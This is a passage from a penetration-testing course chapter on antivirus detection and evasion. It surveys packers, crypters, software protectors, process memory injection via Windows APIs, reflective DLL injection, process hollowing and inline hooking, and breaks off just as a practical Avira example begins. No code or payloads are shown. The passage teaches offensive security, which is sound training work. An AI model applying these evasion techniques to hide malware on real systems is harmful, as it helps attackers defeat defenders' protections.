*Heuristic-Based Detection*[408] is a detection method that relies on various rules and algorithms to determine whether or not an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to decompile and then analyze the source code. The idea is to look for various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, *Behavior-Based Detection*[409] dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and looking for behaviors or actions that are considered malicious.

Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations when it comes to heuristics and behavior detection, each antivirus product will differ in terms of what code is considered malicious.

It's worth noting that the majority of antivirus developers use a combination of these detection methods to achieve higher detection rates.

## 17.3 Bypassing Antivirus Detection

Generally speaking, antivirus evasion falls into two broad categories: on-disk and in-memory. On-disk evasion focuses on modifying malicious files physically stored on disk in an attempt to evade AV detection. Given the maturity of AV file scanning, modern malware often attempts in-memory operation, avoiding the disk entirely and therefore reducing the possibility of being detected. In the following sections, we will give a very general overview of some of the techniques used in both of

[408] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Heuristic_analysis

[409] (Tristan Aubrey-Jones, 2007), https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf

these approaches. Please note that details about these techniques are outside the scope of this module.

## 17.3.1 On-Disk Evasion

To begin our discussion of evasion, we will first look at various techniques used to obfuscate files stored on a physical disk.

### 17.3.1.1 Packers

Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of packers.[410] Given the high cost of disk space and slow network speeds during the early days of the Internet, packers were originally designed to simply reduce the size of an executable. Unlike modern "zip" compression techniques, packers generate an executable that is not only smaller, but is also functionally equivalent with a completely new binary structure. The resultant file has a new signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of *UPX*[411] and other popular packers alone is not sufficient for evasion of modern AV scanners.

### 17.3.1.2 Obfuscators

Obfuscators reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or "dead code",[412] splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection.

### 17.3.1.3 Crypters

"Crypter" software cryptographically alters executable code, adding a decrypting stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.

### 17.3.1.4 Software Protectors

Highly effective antivirus evasion requires a combination of all of the previous techniques in addition to other advanced ones, including anti-reversing, anti-debugging, virtual machine emulation detection, and so on. In most cases, software protectors were designed for legitimate purposes but can also be used to bypass AV detection.

Most of these techniques may appear simple at a high-level but they are actually quite complex. Because of this, there are currently few actively-maintained free tools that provide acceptable

[410] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_compression

[411] (UPX, 2018), https://upx.github.io/

[412] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dead_code

antivirus evasion. Among commercially available tools, *The Enigma Protector*[413] in particular can successfully be used to bypass antivirus products.

## 17.3.2 In-Memory Evasion

*In-Memory Injections*,[414] also known as *PE Injection* is a popular technique used to bypass antivirus products. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not write any files to disk, which is one the main areas of focus for most antivirus products.

There are several evasion techniques[415] that do not write files to disk. While we will provide a brief explanation for some of them, in this module we will only cover in-memory injection using PowerShell in detail as the others rely on low level programming background in languages such as C/C++ and are outside of the scope of this module.

### 17.3.2.1 Remote Process Memory Injection

This technique attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of Windows APIs.[416] First, we would use the *OpenProcess*[417] function to obtain a valid *HANDLE*[418] to a target process that we have permissions to access. After obtaining the HANDLE, we would allocate memory in the context of that process by calling a Windows API such as *VirtualAllocEx*.[419] Once the memory has been allocated in the remote process, we would copy the malicious payload to the newly allocated memory using *WriteProcessMemory*.[420] After the payload has been successfully copied, it is usually executed in memory in a separate thread using the *CreateRemoteThread*[421] API.

This sounds complex, but we will use a similar technique in the following example, using PowerShell to do most of the heavy lifting and perform a very similar but simplified attack targeting a local **`powershell.exe`** instance.

[413] (Enigma Protector, 2019), http://www.enigmaprotector.com/en/home.html

[414] (Endgame, 2017), https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[415] (F-Secure, 2018) https://blog.f-secure.com/memory-injection-like-a-boss/

[416] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Windows_API

[417] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess

[418] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Handle_(computing)

[419] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

[420] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[421] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

#### 17.3.2.2 Reflective DLL Injection

Unlike regular DLL injection, which implies loading a malicious DLL from disk using the *LoadLibrary*[422] API, this technique attempts to load a DLL stored by the attacker in the process memory.[423]

The main challenge of implementing this technique is that *LoadLibrary* does not support loading a DLL from memory. Furthermore, the Windows operating system does not expose any APIs that can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.

#### 17.3.2.3 Process Hollowing

When using process hollowing[424] to bypass antivirus software, attackers first launch a non-malicious process in a suspended state. Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed and malicious code is executed instead of the legitimate process.

#### 17.3.2.4 Inline hooking

As the name suggests, this technique involves modifying memory and introducing a hook (instructions that redirect the code execution) into a function to point the execution flow to our malicious code. Upon executing our malicious code, the flow will return back to the modified function and resume execution, appearing as if only the original code had executed.

### 17.3.3 AV Evasion: Practical Example

Now that we have a general understanding of the detection techniques used in antivirus software and the relative bypass methods, we can turn our focus to a practical example.

Finding a universal solution to bypass all antivirus products is difficult and time consuming, if not impossible. Considering time limitations during a typical penetration test, it is far more efficient to target the specific antivirus product deployed in the client network.

For the purposes of this module, we will install Avira Free Antivirus Version 15.0.34.16 on our Windows 10 client. The Avira installer can be found in the C:\Tools\antivirus_evasion\ directory. Once installed, we can check its configuration by searching for “Start Avira Antivirus” in the Windows 10 search bar:

[422] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[423] (Andrea Fortuna, 2017), https://www.andreafortuna.org/2017/12/08/what-is-reflective-dll-injection-and-how-can-be-detected/

[424] (Mantvydas Baranauskas, 2019), https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations